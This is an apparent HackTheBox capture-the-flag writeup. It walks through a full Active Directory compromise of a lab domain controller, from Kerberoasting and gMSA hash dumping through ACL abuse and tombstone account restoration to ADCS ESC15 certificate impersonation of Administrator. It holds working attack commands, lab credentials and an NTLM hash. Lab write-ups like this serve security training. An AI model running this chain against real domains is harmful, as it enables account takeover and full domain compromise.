

HTB TombWatcher — Writeup

Introduction
TombWatcher is an Active Directory–focused machine that chains together multiple realistic enterprise attack techniques. This box is particularly valuable for CPTS preparation because it covers a full privilege escalation path across AD, including Kerberos abuse, ACL misconfigurations, GMSA password extraction, tombstone object reanimation, and ADCS certificate exploitation.
The attack path demonstrates how small permission misconfigurations can be combined to escalate from a low-privileged domain user to full Domain Administrator access.
In this writeup, we will follow the complete compromise chain step by step.
Recon
Nmap
As an initial reconnaissance step, we perform a full TCP port scan to enumerate reachable services, extract version details, and assess the exposed attack surface.
nmap -T4 $IP -p- -o nmap -sV -sC -O
Host is up (0.018s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-16 22:22:43Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-03-16T22:13:57
|_Not valid after:  2027-03-16T22:13:57
|_ssl-date: 2026-03-16T22:24:16+00:00; +4h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-03-16T22:13:57
|_Not valid after:  2027-03-16T22:13:57
|_ssl-date: 2026-03-16T22:24:15+00:00; +4h00m01s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-16T22:24:16+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-03-16T22:13:57
|_Not valid after:  2027-03-16T22:13:57
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2026-03-16T22:13:57
|_Not valid after:  2027-03-16T22:13:57
|_ssl-date: 2026-03-16T22:24:15+00:00; +4h00m01s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49696/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
63835/tcp open  msrpc         Microsoft Windows RPC
63850/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-03-16T22:23:37
|_  start_date: N/A
|_clock-skew: mean: 4h00m00s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
Host: DC01 Domain: tombwatcher.htb Role: Domain Controller
This confirms the target is an Active Directory Domain Controller.
Key services:
- 53/tcp DNS → AD service discovery
- 88/tcp Kerberos → Domain authentication, ticket attacks
- 389/tcp LDAP → Query users, groups, ACLs
- 445/tcp SMB → File share, lateral movement, remote exec
- 5985/tcp WinRM → Remote PowerShell access if creds are valid
These are the core AD services and prime targets for enumeration and privilege escalation.
Hosts
To make our life easier and avoid typing raw IP addresses everywhere, we add a local DNS entry for the target:
10.129.232.167 DC01.tombwatcher.htb DC01 tombwatcher.htb
Initial Credentials
The box conveniently provides us with an initial set of domain credentials, giving us a solid foothold to start interacting with the environment:
henry : H3nry_987TGV!
Kerberos Setup
To properly communicate with the domain using Kerberos, we generate a configuration file that matches the target environment:
nxc smb DC01.tombwatcher.htb -u henry -p 'H3nry_987TGV!' --generate-krb5-file krb5.conf
export KRB5_CONFIG=krb5.conf
Time Sync
Kerberos is very sensitive to time differences, so we sync our clock with the Domain Controller to avoid authentication issues:
sudo watch -n 1 ntpdate -u DC01.tombwatcher.htb
BloodHound Enumeration
To understand how privileges are delegated across the domain, we collect Active Directory data and map the relationships:
bloodhound-python -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb -c all --zip -dc DC01.tombwatcher.htb -ns 10.129.232.167 --dns-tcp --disable-autogc
Finding:
 -henry → WriteSPN / AddSelf on Alfred to Infrastructure-
This means our user henry has specific delegated rights over the Alfred account.
WriteSPN allows us to modify Alfred’s Service Principal Names (SPNs). SPNs are tied to Kerberos service tickets, and any account with an SPN can be targeted for Kerberoasting.
By adding a fake SPN to Alfred, we can force the Domain Controller to issue a Kerberos service ticket encrypted with Alfred’s password hash.
Since Kerberos tickets can be requested by any authenticated domain user, we can retrieve this ticket and crack it offline to recover Alfred’s password.
AddSelf indicates Alfred can add himself to “INFRASTRUCTURE”.
Targeted Kerberoast
We temporarily add a fake SPN to Alfred’s account and request a Kerberos service ticket, which is encrypted with Alfred’s password hash and can then be extracted for offline cracking.
python3 targetedKerberoast.py -v -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' --request-user ALFRED --dc-ip 10.129.232.167
Crack Hash
We then crack the Kerberos ticket offline to recover the cleartext password.
john hash.txt -wordlist=/usr/share/wordlists/rockyou.txt
Password:
basketball
With the password recovered, we now have full access to Alfred’s account.
Add Alfred to INFRASTRUCTURE
BloodHound reveals that membership in the INFRASTRUCTURE group grants additional privileges that can be leveraged for further privilege escalation. By analyzing the attack paths, we observe that adding Alfred to this group provides new control edges and expands his effective permissions within the domain.
Specifically, BloodHound highlights the following relationships:
Alfred → ReadGMSAPassword
Alfred → Ansible_Dev → ForceChangePassword on Sam

To add Alfred to the group, the following command can be used:
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u Alfred -p 'basketball' add groupMember INFRASTRUCTURE Alfred
This action effectively modifies group membership in Active Directory, granting Alfred the privileges associated with the INFRASTRUCTURE security group.
Dump GMSA
Membership in the INFRASTRUCTURE group grants permission to read Group Managed Service Account (gMSA) passwords.
gMSA accounts are special service accounts whose passwords are automatically managed by Active Directory and stored in the domain.
If we can read them, we can authenticate as that service account.
nxc ldap DC01.tombwatcher.htb -u Alfred -p 'basketball' --gmsa

ansible_dev$ NTLM:
838b2bd83fbe39901be3713e8c79ce37
We successfully extract the NTLM hash of the ansible_dev$ service account, which allows us to authenticate using pass-the-hash techniques without knowing the cleartext password.
Reset sam via GMSA
The ansible_dev$ service account has delegated rights over Sam, allowing it to reset passwords inside the domain.
We authenticate using pass-the-hash and set a new password for sam:
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u 'ansible_dev$' -p ':838b2bd83fbe39901be3713e8c79ce37' set password sam 'Password123!'
We now fully control the sam account.
BloodHound with sam
With our new privileges, we re-run BloodHound to uncover additional attack paths that were not visible from lower-privileged users.
To collect the updated dataset, we use:
bloodhound-python -u sam -p 'Password123!' -d tombwatcher.htb -c all --zip -dc DC01.tombwatcher.htb -ns 10.129.232.167 --dns-tcp --disable-autogc
ACL Abuse Chain
BloodHound reveals that sam has control over the john user object through Access Control List (ACL) misconfigurations.

This allows us to fully take over john’s account.
Take ownership of the object:
The object owner has implicit control over permissions.
By changing the owner to sam, we ensure we can safely modify the ACLs.
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password123!' set owner john sam
Grant full control permissions: We then grant GenericAll rights, which is effectively full control over the john account (password reset, group membership changes, attribute edits).
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password123!' add genericAll john sam
Reset john’s password: With full control established, we simply reset the account password to take over the user.
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u sam -p 'Password123!' set password john 'Password123!'
We now fully control the john account and can authenticate as him.
ADCS OU Control
BloodHound shows that john has GenericAll over the Organizational Unit that contains Active Directory Certificate Services objects.
GenericAll on an OU means full control over the objects inside it, including certificate templates — a common path to domain escalation.
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u john -p 'Password123!' add genericAll 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' john
This access will later allow us to abuse certificate templates.
WinRM Access
Since WinRM is exposed and we now have valid credentials, we can obtain an interactive remote PowerShell session.
evil-winrm -i dc01.tombwatcher.htb -u john -p 'Password123!'
We confirm access by retrieving the user flag:
type ../Desktop/user.txt
Privilege Re‑Enumeration
After escalating our privileges, we perform another data collection with BloodHound to uncover newly accessible relationships and attack paths. During this analysis, we identify an unresolved SID:
S-1-5-21-1392491010-1358638721-2126982587-1111

In Microsoft Active Directory, an unresolved SID typically means:
- The associated object was deleted
- It still exists as a tombstone entry
- A deleted security principal may still be recoverable or exploitable
Tombstone Enumeration
Active Directory keeps deleted objects in a special container called “Deleted Objects” before permanent removal.
If permissions allow it, these objects can be restored.
We query deleted entries via LDAP:
ldapsearch -x -H ldap://DC01.tombwatcher.htb -D 'john@tombwatcher.htb' -w 'Password123!' -b "CN=Deleted Objects,DC=tombwatcher,DC=htb" -E '!1.2.840.113556.1.4.417' | grep sAMAccountName

PowerShell alternative:

Get-ADObject -IncludeDeletedObjects -Filter 'isDeleted -eq $true'
Identify Correct Object
Multiple deleted objects may exist, so we narrow the search to user accounts and display their Security Identifiers (SIDs) and GUIDs.
The ObjectGUID is required to restore a specific object.
Get-ADObject -IncludeDeletedObjects -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -Properties objectSid | Select Name,ObjectGUID,objectSid

With the unresolved SID successfully mapped to a deleted directory object, we can move forward with restoring the account to potentially regain its associated privileges.
Restore User
Powerview indicated that john has the Reanimate-Tombstones privilege, which allows restoring deleted Active Directory objects.
We restore the targeted user using its ObjectGUID:
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Get-ADUser cert_admin
Confirm the account is back: Get-ADUser cert_admin

A previously deleted privileged account is now active again.
Take Over cert_admin
Restoring the object does not grant access by itself, so we reset the password to take control of the account.
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u john -p 'Password123!' set password cert_admin 'Password123!'
We can now authenticate as cert_admin.
ADCS Enumeration
With access to a certificate admin account, we enumerate Active Directory Certificate Services for misconfigurations.
certipy-ad find -target dc01.tombwatcher.htb -dc-ip 10.129.232.167 -vulnerable -ldap-scheme ldap -u cert_admin -p 'Password123!'
The scan reveals a vulnerable certificate template:
30:    Template Name                       : WebServer
67:      ESC15                             : Enrollee supplies subject and schema version is 1.
69:      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
Vulnerable Template: WebServer — ESC15
ESC15 Exploit
The vulnerable template allows certificate enrollment with arbitrary UPNs. That means we can request a certificate that impersonates another user.
We abuse this by requesting a certificate as the domain Administrator:
certipy-ad req -dc-ip 10.129.232.167 -ca tombwatcher-CA-1 -target-ip 10.129.232.167 -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -template WebServer -upn Administrator@tombwatcher.htb -application-policies 'Client Authentication'
If successful, a PFX certificate for Administrator is generated.
Certificate Auth
Instead of relying on a known password, we leverage certificate-based authentication. This utilizes Kerberos PKINIT to obtain a valid Ticket Granting Ticket (TGT), allowing us to authenticate without credentials.
certipy-ad auth -pfx administrator.pfx -dc 10.129.232.167 -ldap-shell
As a result, we gain an authenticated LDAP shell as the Administrator, providing a privileged interface to query and modify Active Directory objects.
Domain Admin
From the authenticated LDAP shell, we proceed to reset the Administrator password to establish persistent and interactive access.
change_password Administrator Password123!
Game over. We now own the Administrator account and have full Domain Administrator privileges, granting complete control over the domain.